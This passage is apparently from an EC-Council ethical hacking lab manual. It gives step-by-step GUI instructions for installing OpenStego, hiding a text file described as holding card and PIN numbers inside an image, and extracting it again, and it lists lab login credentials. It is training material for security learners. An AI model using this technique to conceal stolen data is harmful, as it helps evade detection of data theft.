1. Turn on the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.
2. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego** and double-click **Setup-OpenStego-0.7.3.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Images are popular cover objects used for steganography. In image steganography, the user hides the information in image files of different formats such as .PNG, .JPG, or .BMP.

3. The **OpenStego Setup** window appears; click **I Agree**. Follow the installation wizard and install the tool using the default settings.
4. In the **Installation Complete** wizard, click **Close**.

OpenStego is an image steganography tool that hides data inside images. It is a Java-based application that supports password-based encryption of data for an additional layer of security. It uses the DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the password provided.




Figure 3.5.1: Installed OpenStego

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Click the **Start** menu in the bottom-left corner of **Desktop**. Click **Run OpenStego** from the applications list to launch **OpenStego**.




Figure 3.5.2: Launching OpenStego

6. The **OpenStego** main window appears, as shown in the screenshot.




Figure 3.5.3: OpenStego Main Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.2

Hide the Text Document using Steganography

7. Click the **ellipsis** button next to the **Message File** section.




Figure 3.5.4: Click the Ellipsis Button

8. The **Open - Select Message File** window appears. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **New Text Document.txt**, and click **Open**. Assume the text file contains sensitive information such as credit card and pin numbers.




Figure 3.5.5: Open - Select Message File Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The location of the selected file appears in the **Message File** field.
10. Click the **ellipsis** button next to **Cover File**.




Figure 3.5.6: Clicking the Ellipsis Button

11. The **Open - Select Cover File** window appears. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.




Figure 3.5.7: Open - Select Cover File Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Now, both **Message File** and **Cover File** are uploaded. By performing steganography, the message file will be hidden in the designated cover file.




Figure 3.5.8: Both the Files are Uploaded

13. Click the **ellipsis** button next to **Output Stego File**.




Figure 3.5.9: Clicking Ellipsis Button

14. The **Save - Select Output Stego File** window appears. Choose the location where you want to save the file. In this lab, the location chosen is **Desktop**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Provide the file name **Stego** and click **Open**.




Figure 3.5.10: Providing File Name

16. In the **OpenStego** window, click the **Hide Data** button.




Figure 3.5.11: Clicking Hide Data button

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. A **Success** pop-up appears, stating that the message has been successfully embedded; then, click **OK**.

Figure 3.5.12: Success pop-up

TASK 5.3

View the Image Containing Hidden Text

18. Minimize the **OpenStego** window. The image containing the secret message appears on **Desktop**. Double-click the image file (**Stego.bmp**) to view it.
19. You will see the image, but not the contents of the message (text file) embedded in it, as shown in the screenshot.

Figure 3.5.13: Viewing the Image

TASK 5.4

Extract the Text File From the Image

20. Close the **Photos** viewer window, switch to the **OpenStego** window, and click **Extract Data** in the left-pane.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Click the **ellipsis** button next to **Input Stego File**.




Figure 3.5.14: Clicking Ellipsis Button

22. The **Open - Select Input Stego File** window appears. Navigate to **Desktop**, select **Stego.bmp**, and click **Open**.




Figure 3.5.15: Open - Select Input Stego File Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Click the **ellipsis** button next to **Output Folder for Message File**.




Figure 3.5.16: Open - Select Input Stego File Window

24. The **Select Output Folder for Message File** window appears. Choose a location to save the message file (here, **Desktop**) and click **Open**.




Figure 3.5.17: Select Output Folder for Message File Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. In the **OpenStego** window, click the **Extract Data** button. This will extract the message file from the image and save it to **Desktop**.

